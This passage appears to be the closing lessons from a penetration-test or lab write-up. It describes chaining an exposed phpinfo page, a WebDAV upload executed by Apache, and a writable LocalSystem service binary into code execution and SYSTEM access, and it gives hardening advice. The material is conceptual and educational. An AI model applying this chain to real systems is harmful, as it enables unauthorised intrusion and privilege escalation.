phpinfo.phpin production hands over the map. The document root turned a WebDAV write into RCE: without the physical path, the upload would have been blind. Never leavephpinforeachable.- The shortest path uses two different services. WebDAV wrote the file and Apache executed it; neither alone gave RCE. Crossing services is part of the craft.
- Loose service permissions = SYSTEM. That
Authenticated Userscould rewrite a LocalSystem service's binary is direct escalation. Service folders and binaries must be writable only by administrators.